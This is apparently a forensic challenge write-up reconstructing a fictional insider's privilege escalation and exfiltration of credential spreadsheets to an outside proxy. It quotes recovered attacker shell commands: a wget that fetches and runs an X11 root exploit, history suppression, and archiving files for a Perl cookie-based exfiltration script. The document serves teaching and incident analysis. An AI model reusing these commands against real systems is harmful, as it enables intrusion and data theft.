Recreating Malicious User Activity

Authors:
Jokerst, Rodney M., Kouskoulas, Yanni A., Paulhamus, Donna C.,
Saur, Karla J., Snow, Kevin Z., Whipple, Brian M.

Johns Hopkins University Applied Physics Laboratory

July 9, 2008

1   Summary

The Challenge Presented:

Your organization has become aware of external attempts to gain access to sensitive proprietary information on its computer systems and has stepped up its monitoring in response. Data from this monitoring, in addition to interviews with employees, has focused attention on a single user, who is suspected of collaborating with an outside party.

When escalated monitoring of the user identified suspicious network and system activity, your organization's security team responded. They copied the contents of the user's home directory (this was a Linux desktop system), made a full dump of system memory and preserved a packet capture of network traffic from the system. It's your task to analyze this data and determine what can be established about the activity of the user.

This document describes the forensic analysis used to piece together this user's actions based on the evidence provided, describes the tools that were developed for this purpose, and combines the evidence to provide a time-line of suspicious activity. The user inside the organization, referred to as Steve Vogon, exfiltrated three files – two spreadsheets and one packet capture file – through HTTP cookies to a proxy located in Malaysia at IP address 219.93.175.67. The files largely consisted of user-names and passwords and were transferred in exchange for monetary compensation. Prior to performing this attack, Steve Vogon searched the Internet for offshore bank accounts and countries of non extradition. More details and support for these assertions are presented in the following sections, which address the four questions posed by the challenge. The results of the analysis are followed by a description of the tools and techniques used during the analysis. Text in blue indicates a link to specific results or tools that are included with this submission.

2   Results

2.1   What relevant user activity can be reconstructed from the data and what does it show?

Three sources of evidence were provided for this challenge: a memory dump, network packet capture, and a copy of the user's home directory. Data gathered from memory dump and network packet capture included a list of processes running on the host system, network connections to external sites, kernel log messages, and remnants of shell commands run on the host system. User activity details based upon these evidence components could only be determined for approximately one day prior to

their collection. To piece together what happened prior to this time, data from the user's home directory was used.

The home directory component is rich in user behavior information. Each file has meta-data including the last access and modification times. This could indicate when a particular application was last run or when a browser cache object was last loaded. The user's GNOME desktop environment uses XML files to store settings. Many of these settings include either a modification or access time, which indicates what the user may have been doing during this time. An example from a GEdit configuration file (.gnome2/gedit-metadata.xml) is included below:

```
<document uri="file:///home/stevev/temp/ELF%20exploit.sh" atime="1197181503">
```

Finally, the home directory includes the Firefox browser cache and history, which proved to be particularly valuable in this study. The browser history includes each web site visited as well as the first and last time of the visit. Thus, it maintains a time-line of user activity which allowed us to trace user activity beginning at the initial system login on 8 December 2007 at 3:24 A.M.

All of the evidence components were aggregated by a Python script, described in Section 3.1.1 into a time-line of user activity. The memory dump was captured on 16 December 2007 and contains timestamped information from 15 December 2007 at 2:43 P.M to 16 December 2007 at 11:27 P.M. The network capture was taken on 16 December 2007 from 10:32 P.M. to 11:29 P.M. according to the packet timestamps. The time span where each piece of evidence provides valuable information was collected by a timeline analysis tool and is depicted in Figure 1. By examining this time-line, we were able to identify suspicious activity and focus our efforts in these areas.


Figure 1: Time-line of Evidence Extracted from Data (not to scale)

2.2 Is there evidence of inappropriate or suspicious activity on the system related to the user?

Based on the evidence available, Steve Vogon did seem to be acting suspiciously. He searched for information about non-extradition countries, and downloaded and executed an exploit to get root access on the machine.

Analysis of the user activity showed that on 9 December 2007 Steve Vogon began searching for banks and non-extradition countries. He consulted the web site Freeadvice.com to identify countries that would not cooperate with the United States in a criminal investigation. Specific Google searches included the following:

```
"private banking"
"panama extradition"
"non-extradition countries"
"extradition costa rica"
"maldives"
```

2

Later during the same day, the user began searching for exploits to gain root access to a CentOS, version 2.6.19 kernel. The string extracted from the memory dump below confirms that this is a similar kernel version to that installed on the user's workstation.

```
Dec 16 22:14:34 goldfinger kernel: Linux version 2.6.18-8.1.15.el5
(mockbuild@builder6.centos.org)
```

Specific Google searches related to this activity include the following:

```
"privilege elevation 2.6.19"
"CAN-2005-1263"
```

The user examined vulnerability information from a number of Internet sites, including Milw0rm, Metasploit, and Isec. The complete list of site visits is provided below:

```
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2005-1263
http://www.isec.pl/vulnerabilities/isec-0023-coredump.txt
http://framework.metasploit.com/exploits/list
http://milw0rm.com/exploits/4028
http://milw0rm.com/exploits/2492
http://milw0rm.com/exploits/2013
http://milw0rm.com/exploits/1831
```

Although no evidence of an exploit running at the time memory was dumped, it appears that an exploit from the Metasploit site was downloaded (using **wget**) and utilized to obtain root privileges on the local system. A search using **grep** for the string "metasploit" in the memory dump yielded the following series of shell commands:

```
X -v
X -V
X -version

cd temp
wget http://metasploit.com/users/hdm/tools/xmodulepath.tgz
tar -zpxvf xmodulepath.tgz
cd xmodulepath
ll
unset HISTORY
./root.sh
exit
```

These commands are very similar to content found on a web page found in the Firefox browser cache titled "X11 Local Root Privilege Escalation Exploit". This code exploits a flaw in the local X server to establish a local root shell. Root privileges were likely used to capture network traffic on the local system, which yielded a user-name and password for an FTP session, among other things.

Further evidence that the Metasploit exploit was used on the system was identified by the timeline analysis tool in the GEdit session history file: .gnome2/gedit-metadata.xml.

```
<document uri="file:///home/stevev/temp/ELF%20exploit.sh" atime="1197181503">
  <entry key="position" value="3522"/>
</document>
```

The document URI implies that the open file is a shell script with a similar name to that included in the exploit source code. The file modification time is only two minutes after the exploit page was browsed.

A final note on browser activity is that the user's Google searches appeared to be sent twice, both to the standard Google address and to the Google site with the Qatar country code (.qa). This may imply that the user is fluent in Arabic. Specific examples extracted from the time-line are included below:

```
http://www.google.com/search?q=panama+extradition
http://www.google.com.qa/search?q=panama+extradition
```

2.3 Is there evidence of collaboration with an outside party? If so, what can be determined about the identity of the outside party? How was any collaboration conducted?

We have solid support for the assertion that Steve Vogon collaborated with an outside party, exchanging e-mails and negotiating prices. The outside party appears to be the recipient of the sensitive data that Steve exfiltrated. We have identified the outside party's e-mail address and how they collaborated.

The Firefox history component of the time-line includes records of Steve Vogon using both Hotmail (steve_vogon@hotmail.com) and Gmail (Steve.Vogon@gmail.com) email accounts during Internet browsing sessions. Both the accounts are used more than once, and the Google account is also used to access the Google document and spreadsheet applications.

Analysis of the network traffic indicates collaboration with an outside party at email address **fataali@hotmail.com**. Steve Vogon and "Fataali" set up data exchange agreements using Google documents. The emails and Google document location were extracted from Gmail sessions in the packet capture file. This Google spreadsheet listed the "Assets" for sale (domain.xls, intranet.vsd, acct_prem.xls, and ftp.pcap), and their respective prices, which both Fataali and Vogon edited. Clicking on the "Revisions" tab in the Google document showed an editing history of the stages of this negotiation. Further details about these documents are discussed in Sections 3.2.2 and 3.2.3.

In addition to negotiating via Google documents, Fataali (faatali@hotmail.com) and Vogon (Steve.Vogon@gmail.com) communicated via email. A transcript of the emails exchanged was manually extracted from memory. It discusses their negotiations, and states that the items will be delivered via Fataali's "219" location, which was the first octet in the IP address where the data was exfiltrated.

The network traffic included two encrypted TLS sessions to login.yahoo.com and addons.mozilla.org. We searched for cryptographic keys in an effort to decrypt the application data from the Yahoo session (the Mozilla site is generally used for installing browser extensions, which do not appear to be related to the malicious activity). We obtained the key length and algorithms from the client key exchange/handshake in the packet capture file and extracted the cipher text from the application data packets.

A cryptographic key would be found in memory during an active session, as it must be used to encrypt and decrypt the data. We segmented the memory into binary strings of the same length as the TLS session keys and calculated the entropy of the strings, assuming that the strings with the highest entropy could be potential keys. We conducted this search inside the address space of all processes related to Firefox by decoding their page tables and identifying writable memory mapped into their address space. We also searched more widely for keys in case processes that had been terminated had left some evidence in system memory. We attempted to decrypt the TLS session data using the top 10,000 candidate keys found in memory without success.

2.4 Is there evidence that sensitive data was copied? If so, what can be determined about that data and the manner of transfer?

There is evidence that Steve Vogon copied three files from an external drive to the local machine, zipped it up and then exfiltrated it. The method of exfiltration as well as the contents of the files that were exfiltrated were found and have been provided as evidence of these activities.

The text search for "metasploit" in the memory dump mentioned previously also yielded several other sequences of shell commands adjacent in memory:

```
uname -a
who
```

```
ll -h
mkdir temp
ll -h
chmod o-xrw temp/
ll -h
cd temp/
cp /mnt/hgfs/Admin_share/*.xls .
cp /mnt/hgfs/Admin_share/*.pcap .
exit

uname -a
id
exit

pwd
cd ..
cp /mnt/hgfs/Admin_share/intranet.vsd .
ll
ls -lh
exit
```

The first sequence copies several files from an external drive (i.e. USB key) to the users temp directory. The second sequence simply checks the system name and id of the current user, likely checking for root privilege after the exploit occurred. The sequence session copies another file from the external drive to the local system. A complete history of all BASH session commands identified can be found in the bash history file.

A number of the shell commands above are aliases for the **ls** command, which lists directory contents. The timeline analysis tool extracts file entries stored in memory as a result of the **ls** command, and several interesting entries were found:

```
-rw-r--r-- 1 stevev stevev  21K Dec 16 22:28 archive.zip
-rwxrw-r-- 1 stevev stevev 3.2K Dec 16 22:28 xfer.pl
```

A search using **grep** for the strings "archive.zip" and "xfer.pl" in the memory dump yielded a series of shell commands:

```
cp /mnt/hgfs/software/xfer.pl .
zip archive.zip /mnt/hgfs/Admin_share/acct_prem.xls \
  /mnt/hgfs/Admin_share/domain.xls \
  /mnt/hgfs/Admin_share/ftp.pcap
zipcloak archive.zip
./xfer.pl archive.zip
rm xfer.pl
```

These commands create an encrypted zip file containing the three files from the external drive, then provide it as an argument to xfer.pl, which appears to be an exfiltration script written in Perl.

Our timeline analysis tool identified a number of suspicious web connections based on timing information. A search using **grep** for one of the suspicious URLs:

```
"http://www.myspace.com/"
```

in the memory dump yielded the entire source code for the exfiltration script. This script was later identified using the page boundary analysis tool described in Section 3.1.3 as well. The exfiltration script Base64 encodes the file supplied as an argument, breaks it into parts, then sends web requests to the specified proxy with the parts masked as cookie values. The requests appear to be intended

for various domains, but in analyzing the network traffic were actually destined for the IP address 219.93.175.67.

The user attempted to mask the suspicious network activity by scripting the proxy requests and simultaneously manually browsing Disney's corporate website (**grep** for "disney" in the timeline file). We reassembled and decoded the exfiltrated file, which is an encrypted zip file containing acct_prem.xls, domain.xls, and ftp.pcap. This file corresponds to the archive.zip file used with the Perl script described above, and with items listed in the Google spreadsheet found previously.

3 Tools and Techniques

3.1 Tools used to recreate the user activity

Three tools were developed to produce evidence including (see the enclosed README file for instructions on using the tools):

3.1.1 timeline.py

A tool which examines all three evidence sources (users home directory, packet capture file, and memory dump) to automatically generate a timeline of user activity. Scans of the user's home directory included file access and modification times, interface settings stored in XML files, file type (determined with the **file** utility, which uses file header and meta-data information), and Firefox cache information. Scans of the packet capture data included connection request information as well as user agent strings and timing information. Scans of the memory dump included shell command history, kernel log messages, and file fragments. The output of this tool is a textual timeline which was especially useful for identifying suspicious local activity that was not in the network traffic capture.

To facilitate quick analysis of the packet capture data, we implemented an optional filter to eliminate redundant information. Our filter methodology is to perform a timing analysis of user requests. The goal is to filter out any requests that were not interactively requested by the user (i.e. remove requests automatically generated such as for images, javascript, advertisements, page forwards, frames, etc.). The underlying assumption is that automatically generated requests are fast, while user generated requests are slow.

Initially, there was a problem with the filtering; requests we thought should be user generated were being filtered out. After inspection of these cases, we realized there were two concurrent web sessions occurring, one of them had to be scripted. We could then separate the two sessions by the User Agent string, resulting in a very insightful view of the traffic. One of the sessions looks like real user activity, while the other appears to be malformed and scripted.

3.1.2 BrowserPlayer

A tool which collects browsing history from the Firefox cache and network traffic and applies a time-based analysis to effectively replay the websites visited by the user. This tool was especially useful to observe the suspicious activity from the user's perspective. The output of this tool, BrowserPlayer.html can be viewed in Firefox.

3.1.3 page-boundary-analysis.py

A tool which extracts ASCII text from user-specified boundaries in the memory image. The tool was configured to operate on 4K boundaries, which could correspond to the standard memory page size. Any pages which contain a threshold percentage of ASCII text are flagged for further review. The Perl script used for exfiltration, which is discussed in Section 2.4 was identified in the memory dump using this technique.

3.2 Manual data extraction

Several items were manually extracted from memory including:

3.2.1 FTP session packet capture

A packet capture file containing an FTP session including the plain-text user-name ("fred") and password ("krueger") for accessing an internal server referred to as "Scott's FTP Server". Evidence from the recovered communications between Steve Vogon and the outside party indicated that a traffic capture session was exfiltrated through the proxy. The FTP session was recovered by searching for the unique string "USER" in the memory dump. This string was relatively unique in the dump and is part of a standard FTP session. Upon identifying the location of this string, the surrounding data was extracted to a file and opened with Wireshark to confirm a valid FTP session. The specific commands used to extract the session are identified below:

```
strings challenge.mem > challenge.mem.strings
grep "USER " challenge.mem.strings | less
dd bs=1 if=challenge.mem of=ftp.pcap skip=266682368 count=2400
```

3.2.2 Spreadsheets

Two partial Excel spreadsheets were recovered, including user-names, passwords, and account balances. See the tabbed sheets labeled "acct_prem.xls" and "domain.xls" in compromised_data.xls. Both Excel spreadsheets were found by searching for excel file headers in memory.

3.2.3 The Google document

This document contains the negotiation between Steve Vogon and "Fataali". The link to this document was found in Gmail email exchanges within the packet capture file. We noticed that the spreadsheet has been accessed recently, possibly by other participants in the challenge. To view the document without logging into Google Spreadsheets see the Google Spreadsheet screen capture.

4 Conclusion

The JHU/APL team used the tools and techniques developed above to process the three provided evidence sources. The results of this analysis are a detailed timeline of user activity over an 8 day period from 8 December 2007 to 16 December 2007. During that time, the user, Steve Vogon, collaborated with an outside party to escalate privilege on a computer system, access unauthorized information, and exfiltrate that data through a covert channel to the outside party. In addition, Steve Vogon engaged in a number of suspicious activities including searching for non-extradition countries, opening private bank accounts, and scheduling an international flight. The two parties negotiated conditions of payment through public Internet services, including Gmail, Google Documents, Hotmail and Yahoo. Figure 2 highlights some of the suspicious events that occurred during the time period of interest.

5 License and Disclaimer

Copyright ©2008 The Johns Hopkins University/Applied Physics Laboratory

This software was developed at The Johns Hopkins University/Applied Physics Laboratory ("JHU/APL") that is the author thereof under the "work made for hire" provisions of the copyright law. Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation (the "Software"), to use the Software without restriction, including without

Figure 2: Timeline Summarizing Key Events in Suspicious User Activity (not to scale)

limitation the rights to copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit others to do so, subject to the following conditions:

1. This LICENSE AND DISCLAIMER, including the copyright notice, shall be included in all copies of the Software, including copies of substantial portions of the Software;

2. JHU/APL assumes no obligation to provide support of any kind with regard to the Software. This includes no obligation to provide assistance in using the Software nor to provide updated versions of the Software; and

3. THE SOFTWARE AND ITS DOCUMENTATION ARE PROVIDED AS IS AND WITHOUT ANY EXPRESS OR IMPLIED WARRANTIES WHATSOEVER. ALL WARRANTIES INCLUDING, BUT NOT LIMITED TO, PERFORMANCE, MERCHANTABILITY, FITNESS FOR A PARTICU- LAR PURPOSE, AND NONINFRINGEMENT ARE HEREBY DISCLAIMED. USERS ASSUME THE ENTIRE RISK AND LIABILITY OF USING THE SOFTWARE. USERS ARE ADVISED TO TEST THE SOFTWARE THOROUGHLY BEFORE RELYING ON IT. IN NO EVENT SHALL THE JOHNS HOPKINS UNIVERSITY BE LIABLE FOR ANY DAMAGES WHATSOEVER, IN- CLUDING, WITHOUT LIMITATION, ANY LOST PROFITS, LOST SAVINGS OR OTHER IN- CIDENTAL OR CONSEQUENTIAL DAMAGES, ARISING OUT OF THE USE OR INABILITY TO USE THE SOFTWARE.